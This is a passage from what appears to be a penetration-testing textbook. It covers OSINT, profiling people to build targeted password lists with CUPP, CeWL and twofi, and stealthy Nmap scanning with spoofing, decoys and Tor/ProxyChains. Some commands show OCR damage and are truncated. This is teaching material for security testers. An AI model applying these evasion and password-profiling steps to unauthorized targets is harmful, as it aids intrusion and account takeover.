Let's take an example of expired drugs or banned drugs that can be sold on the dark web. We will explore how to identify information on the dark web using the Tor browser. Some websites, such as `https://dark.fail/`, provide a market list of hidden deep web links. These links can only be accessed through the Tor browser. *Figure 2.21* provides an example of drugs that are being sold on such a market, called **Dream Market**:




Figure 2.21: Darknetlive Dream Market

Although governments attempt to block access to these black markets, there are always clones of these sites that are up and running. We have now learned where to locate information to access the dark web using the Tor browser.

Security breaches

A security breach is any incident that results in unauthorized access to data, applications, services, networks, and/or devices, by bypassing their underlying security mechanisms. One such example is Facebook's data breach in April 2021 that saw the details of 533 million users leaked. This can potentially help attackers to create a good dictionary of passwords, which we will examine in *Profiling users for a password list*.

Hackers are known to visit the following websites:

- https://haveibeenpwned.com
- https://haveibeenzuckered.com/

These websites contain an archive of breached data. The following screenshot provides information about whether your email ID was breached as part of the recent Facebook breach: https://www.businessinsider.com/stolen-data-of-533-million-facebook-users-leaked-online-2021-4?r=US&IR=T:




Figure 2.22: Confirmation of whether an email address has been breached, along with what other information was leaked in Facebook's data breach

To harvest more information about a target, pentesters can look into websites such as zone-h.com, which provide information about breaches. For example, a defacement of chinaseeds.com was performed by a threat actor group named Moroccohackteam. *Figure 2.23* provides details on the IP address, web server, and operating system used during the defacement:

Figure 2.23: Output of chinaseeds.com hacked snapshot

Testers can utilize these different sources to enumerate the information about a target organization or individual, which can then be leveraged in social engineering attacks. Attackers can email the victim posing as a law enforcement agency, asking them to confirm their identity by clicking on the attacker-controlled site, for example. We will learn different scenarios in more detail in *Chapter 5, Advanced Social Engineering and Physical Security*.

Public records

Harvesting information about high-profile targets, such as C-Level, board of directors, or VIPs during social engineering or red team activities, is very useful. Public records can be utilized to form a password list based on the information that is available to profile an individual. One such example is a public record of individuals,

such as Findmypast, which provides information about individuals (say, Donald Trump), as shown in *Figure 2.24*:




Figure 2.24: Results on Findmypast.co.uk on "Donald Trump" name search

Threat intelligence

Threat intelligence is controlled, calculated, and refined information about potential or current attacks that threaten an organization. The primary purpose of this kind of intelligence is to ensure organizations are aware of the current risks and profile them according to the threat that they present, such as **Advanced Persistent Threats** (**APTs**), zero-day exploits, and other severe external threats. For example, if Company A—a healthcare drug manufacturer—was hit with by ransomware through APTs, Company B could be alerted to this threat intelligence with the **Tactics, Techniques, and Procedures** (**TTPs**) and adjust their security accordingly.

In reality, it is much more likely that organizations will take a very long time to make a decision due to a lack of trusted sources, and also the spending involved due to the nature and probability of the threats. In the preceding example, Company B may have fewer systems on site, or may have to halt all connections to and from the internet to its assets, until an internal review is carried out.

This information has the potential to be utilized by attackers to exploit a network. However, this information is considered part of the passive reconnaissance activity, since no direct attack has been launched on the target yet. Pentesters and attackers will always subscribe to these kinds of open-source threat intelligence frameworks, such as the ATT&CK matrix for **indicators of compromise** (**IOCs**).

Profiling users for password lists

So far, you have learned how to use passive reconnaissance to collect names and biographical information for users of the target being tested; this is the same process used by hackers. The next step is to use this information to create password lists specific to the users and the target.

Lists of commonly used passwords are available for download and are stored locally on Kali in the `usrshare/wordlists` directory. These lists reflect the choices of a large population of users, and it can be time-consuming for an application to attempt to use each possible password before moving on to the next one in the queue.

Fortunately, **Common User Password Profiler** (**CUPP**) allows the pentester to generate a wordlist that is specific to a particular user. It is not installed by default in the latest version of Kali; it can, however, be installed by entering the following command in the terminal:

```
sudo apt install cupp
```

This will download and install the tool. CUPP is a Python script, and it can be simply invoked from the CUPP directory by entering the following command:

```
root@kali:~# cupp -i
```

This will launch CUPP in interactive mode, which prompts the user for specific elements of information to use in creating wordlists. An example is shown in *Figure 2.25*:




Figure 2.25: Creating password lists using CUPP

When the wordlist has been created, it is placed in the `cupp` directory.

Creating custom wordlists for cracking passwords

There are multiple tools that are readily available in Kali Linux to create custom wordlists for cracking passwords offline. We will now take a look at a couple of them.

Using CeWL to map a website

CeWL is a Ruby app that spiders a given URL to a specified depth, optionally following external links, and returns a list of words that can then be used in password crackers, such as John the Ripper. *Figure 2.26* provides the custom list of words generated from the Google index page:




Figure 2.26: Creating custom password list using the CeWL from the web pages

These texts extracted from the web pages sometimes include the HTML comments that are left by the developers, which can be very useful for performing more informed attacks.

Extracting words from Twitter using twofi

While we can profile a user on social media platforms such as Facebook, Twitter, and LinkedIn, we can also use **twofi**, which stands for **Twitter words of interest**. This tool is written using Ruby script and utilizes the Twitter API to generate a custom list of words that can be utilized for offline password cracking. Twofi is not installed in Kali Linux by default, so you have to run `sudo apt install twofi` in the terminal.

To use `twofi`, we must have a valid Twitter API key and an API secret. Ensure that you are entering these details in `*etc*twofi/twofi.yml`. *Figure 2.27* shows how to utilize `twofi` during passive reconnaissance to form our custom password wordlist; in the following example, we run `twofi -m 6 -u @PacktPub > filename`, which generates a list of custom words that were posted by the `PacktPub` Twitter handle:




Figure 2.27: Using twofi to create a wordlist for packtpub.com

Twofi is powerful during an individual targeted attack. For example, it is easy to create a profile for a frequent Twitter user and to use these wordlists to crack the password on other platforms, such as Microsoft 365, along with other social media platforms.

Summary

This chapter has detailed the first step in an attack process or kill chain: to conduct information harvesting, or passive reconnaissance, to identify the right information on the target with the power of OSINT. Passive reconnaissance provides a real-time view of an attacker's perspective on a target company. This is a stealthy assessment: the IP address and activities of an attacker are almost indistinguishable from normal business traffic.

The same information is extremely fruitful during social engineering attacks or when facilitating other attacks. We took a deep dive into the use of automated tools to save time and performed passive reconnaissance using both offensive and defensive OSINT.

In the next chapter, we will learn the difference between the types of reconnaissance in an active sense and make use of the data that was harvested using OSINT. Although active reconnaissance techniques will provide more information, there is always an increase in the risk of detection. Therefore, the emphasis will be on advanced stealth techniques.

3

Active Reconnaissance of External and Internal Networks

Active reconnaissance is the art of collecting information directly from a target. The purpose of this phase is to collect and weaponize information about the target to the greatest degree possible to facilitate the exploitation phase of the kill chain methodology. We saw in the last chapter how to perform passive reconnaissance using OSINT, which is almost undetectable and can yield a significant amount of information about the target organization and its users. This phase builds on the results obtained from OSINT and passive reconnaissance and emphasizes more focused probing to identify the path to, and the attack surface of, a target. In general, complex systems have a greater attack surface, and each surface may be exploited and then leveraged to support additional attacks.

Although active reconnaissance produces more useful information, interactions with the target system may be logged, triggering alarms by protective devices, such as firewalls, **Intrusion Detection Systems** (**IDSes**), **Intrusion Prevention Systems** (**IPSes**), and

Endpoint Detection Response (**EDR**) **systems**. As the usefulness of the data to the attacker increases, so does the risk of detection; this is shown in *Figure 3.1*:




Figure 3.1: Usefulness of data and risk of detection for attackers

To improve the effectiveness of active reconnaissance in providing detailed information, our focus will be on using the stealthiest techniques, as these will be the most difficult to detect. In this chapter, you will learn about the following:

- Stealth scanning techniques
- External and internal infrastructure, host discovery, and enumeration
- Comprehensive reconnaissance of applications, especially recon-ng
- Enumeration of internal hosts using DHCP
- Enumerating services within the SaaS applications

- Useful Microsoft Windows commands during penetration testing
- Taking advantage of default configurations
- Enumeration of users using SNMP, SMB, and rpcclient

Stealth scanning techniques

The greatest risk of active reconnaissance is discovery by a target. Using the tester's time and data stamps, the source IP address, and additional information, the target can identify the source of the incoming reconnaissance.

Therefore, stealth techniques are employed to minimize the chances of detection. When employing stealth to support reconnaissance, a tester mimicking the actions of a hacker will do the following:

- Camouflage tool signatures to avoid detection and thereby trigger an alarm
- Hide the attack within legitimate traffic
- Modify the attack to hide the source and type of traffic
- Make the attack invisible using non-standard traffic types or encryption

Stealth scanning techniques can include some or all of the following:

- Adjusting source IP stack and tool identification settings
- Modifying packet parameters (Nmap)
- Using proxies with anonymity networks (ProxyChains and the Tor network)

Adjusting source IP stack and tool identification settings

Before the penetration tester (or the attacker) begins testing, we must ensure that all unnecessary services on Kali are disabled or turned off. This is to prevent detection. Say that the local DHCP daemon is enabled but is not required. It is possible for the DHCP to interact with the target system, which could then be logged and send alarms to the target's administrators. Other services that require updating might establish network communication to the licensing server or bug reporting services, so it is better to disable all those services that are not required during the course of testing and enable only what is required to perform a given task.

Some commercial and open-source tools (for example, the Metasploit framework) tag their packets with an identifying sequence. Although this can be useful in a post-test analysis of a system's event logs (where events initiated by a particular testing tool can be directly compared to a system's event logs to determine how the network detected and responded to the attack), it can also trigger certain intrusion detection systems. Test your tools against a lab system to determine the packets that are tagged, and either change the tag or use the tool with caution.

The easiest way to identify tagging is to apply the tool against a newly created virtual image as the target, and review system logs for the tool's name. In addition, use Wireshark to capture traffic between the attacker and target virtual machines, and then search the **packet capture** (**pcap**) files for any keywords that can be

attributed to the testing tool (name of the tool, vendor, license number, and so on).

`useragent` in the Metasploit framework can be changed by modifying the `http_form_field` option. From the `msfconsole` prompt, select the option to use `auxiliary/fuzzers/http/http_form_field` and then set a new `useragent` header, as shown in *Figure 3.2*:

Figure 3.2: Changing the User agent in the Metasploit auxiliary

In this example, `useragent` was set to be Google's indexing spider, `Googlebot-Image`. This is a common automated application that visits and indexes websites, and rarely attracts attention from the website's owner.

Pentesters can also choose to use plugins such as Firefox's user agent switcher: https://addons.mozilla.org/en-GB/firefox/addon/uaswitcher/

Another alternative is Chrome's user agent switcher:

https://chrome.google.com/webstore/detail/useragent-switcher-for-c/djflhoibgkdhkhhcedjiklpkjnoahfmg

To identify legitimate `useragent` headers, refer to the examples at:

http://www.useragentstring.com/

Modifying packet parameters

The most common approach to active reconnaissance is to conduct a scan against the target, send defined packets to it, and then use the returned packets to gain information. The most popular tool of this type is **Network Mapper** (**Nmap**). To use Nmap effectively, it must be run with root-level privileges. This is typical of applications that manipulate packets, hence we will be using `sudo` for all Nmap queries.

When attempting to minimize detection, some stealth techniques include the following:

- Attackers approach the target with a goal in mind and send the minimum number of packets needed to determine the objective. For example, if you wish to confirm the presence of a web host, you first need to determine whether port `80` or `443`, the default ports for web-based services, are open.
- Avoid scans that may connect with the target system and leak data. Do not ping the target or use **synchronize** (**SYN**) and non-conventional packet scans, such as **acknowledge** (**ACK**), **finished** (**FIN**), and **reset** (**RST**).
- Randomize or spoof packet settings, such as the source IP and port address, and the MAC address.
- Adjust the timing to slow the arrival of packets at the target site.
- Change the packet size by fragmenting packets or appending random data to confuse packet inspection devices.

As an example, if you want to conduct a stealthy scan and minimize detection, the following `nmap` command could be used:

```
# nmap --spoof-mac Cisco --data-length 24 -T paranoid --m
```

Table 3.1 details the previous command in detail:

Command	**Rationale**
`--spoof-mac-Cisco`	This spoofs the MAC address to match a Cisco product. Replacing Cisco with 0 will create a completely random MAC address.
`--data-length 24`	This appends 24 random bytes to most packets that are sent.
`-T paranoid`	This sets the time to the slowest setting: paranoid.
`--max-hostgroup`	Limits the hosts that are scanned at any one time.
`--max-parallelism`	Limits the number of outstanding probes that are sent out. You can also use the `--scan-delay` option to set a pause between the probes; however, this option is not compatible with the `--max_parallelism` option.
`-Pn`	This does not send a ping to identify active systems (as this can leak data).

Command	Rationale
`-n`	No DNS resolution: internal or external DNS servers are not actively queried by Nmap for DNS information. Such queries are frequently logged, so the query function should be disabled.
`-sS`	This conducts a stealth TCP SYN scan, which does not complete the TCP handshake. Other scan types (for example, null scans) can also be used; however, most of these will trigger detection devices.
`-sV`	This enables version detection.
`-oA`	This outputs the results to all formats (XML, gnmap, and nmap).
`-p T:1-1024`	This specifies the TCP ports to be scanned.
`--random-hosts`	This randomizes the target host order.

Table 3.1: Breakdown of the previous Nmap command

Together, these options will create a very slow scan that hides the true identity of the source. However, if the packets are too unusual, complex modification may actually attract the attention of the target; therefore, many testers and attackers use anonymity networks to minimize detection.

Attackers can also utilize the decoy or zombie method by running the following commands: `-D` is the switch, and the decoy can be any IP address; `RND:10` is any set of 10 random IP addresses that purport to be the source of the attack. When we use the `-sI` switch in Nmap, the target should receive the alerts from a zombie IP on the target:

```
nmap -n –D Decoy1,decoy2,decoy3 targetIP
nmap –D RND:10 targetIP
nmap -sI [Zombie IP] [Target IP]
```

Using proxies with anonymity networks

In this section, we will be exploring the two important tools that are utilized by attackers to maintain anonymity on the network. We will be focusing on Tor and Privoxy in this section.

Tor (www.torproject.org) is an open source implementation of the third-generation onion routing that provides free access to an anonymous proxy network. Onion routing enables online anonymity by encrypting user traffic and then transmitting it through a series of onion routers. At each router, a layer of encryption is removed to obtain routing information, and the message is then transmitted to the next node. It has been likened to the process of gradually peeling an onion, hence the name. It protects against traffic analysis attacks by guarding the source and destination of a user's IP traffic.

In this example, Tor will be used with Privoxy, a noncaching web proxy that sits in the middle of an application that communicates with the internet and uses advanced filtering to ensure privacy and the removal of adverts, along with any potentially hostile data being sent to the tester.

To install Tor, perform the following steps:

1. Issue the `apt-get update` and `apt-get upgrade` commands, and then use the following command:

```
sudo apt install tor
```

2. Once Tor is installed, edit the `proxychains4.conf` file located in the `/etc` directory. This file dictates the number and order of proxies that the test system will use on the way to the Tor network. Proxy servers may be down, or they may be experiencing a heavy load (causing slow or latent connections); if this occurs, a defined or strict ProxyChain will fail due to an expected link being missing. Therefore, disable the use of `strict_chain` and enable `dynamic_chain`, which ensures that the connection will be routed, as shown in *Figure 3.3*:




Figure 3.3: Enabling the dynamic chain in Proxychains4.conf

3. Edit the `[ProxyList]` section to ensure that the `socks5` proxy is present, as shown in *Figure 3.4*:




Figure 3.4: Adding the proxy list to the proxychains4.conf

Open proxies can easily be found online (an example would be https://www.proxynova.com/proxy-server-list/) and added to the `proxychains.conf` file. Testers can take advantage of this to further obfuscate their identity. For example, if there are reports that a certain country or block of IP addresses has been responsible for recent online attacks, look for open proxies from that location and add them to your list or a separate configuration file.

4. To start the Tor service from a terminal window, enter the following command:

```
# sudo service tor start
```

5. Verify that Tor has started by using the following command:

```
# sudo service tor status
```

It is important to verify that the Tor network is working and providing anonymous connectivity.

6. Verify your source IP address first. From a terminal, enter the following command:

```
# firefox www.whatismyip.com
```

   This will start the Iceweasel browser and open it to a site that provides the source IP address connected with that web page.

7. Note the IP address, and then invoke Tor routing using the following ProxyChains command:

```
# proxychains firefox www.whatismyip.com
```

   In this particular instance, the IP address was identified as `xx.xx.xx.xx`. A `whois` lookup of that IP address from a terminal window indicates that the transmission is now exiting from a Tor exit node, as shown in *Figure 3.5*:

```
NetRange:       9                       .23
CIDR:           9        16/29
OriginAS:
NetName:        TOR-MIA01
NetHandle:      NET-96-47-226-16-1
Parent:         NET-96-47-224-0-1
NetType:        Reallocated
Comment:        ================================================
Comment:        This is a Tor Exit Node operated on behalf of the Tor
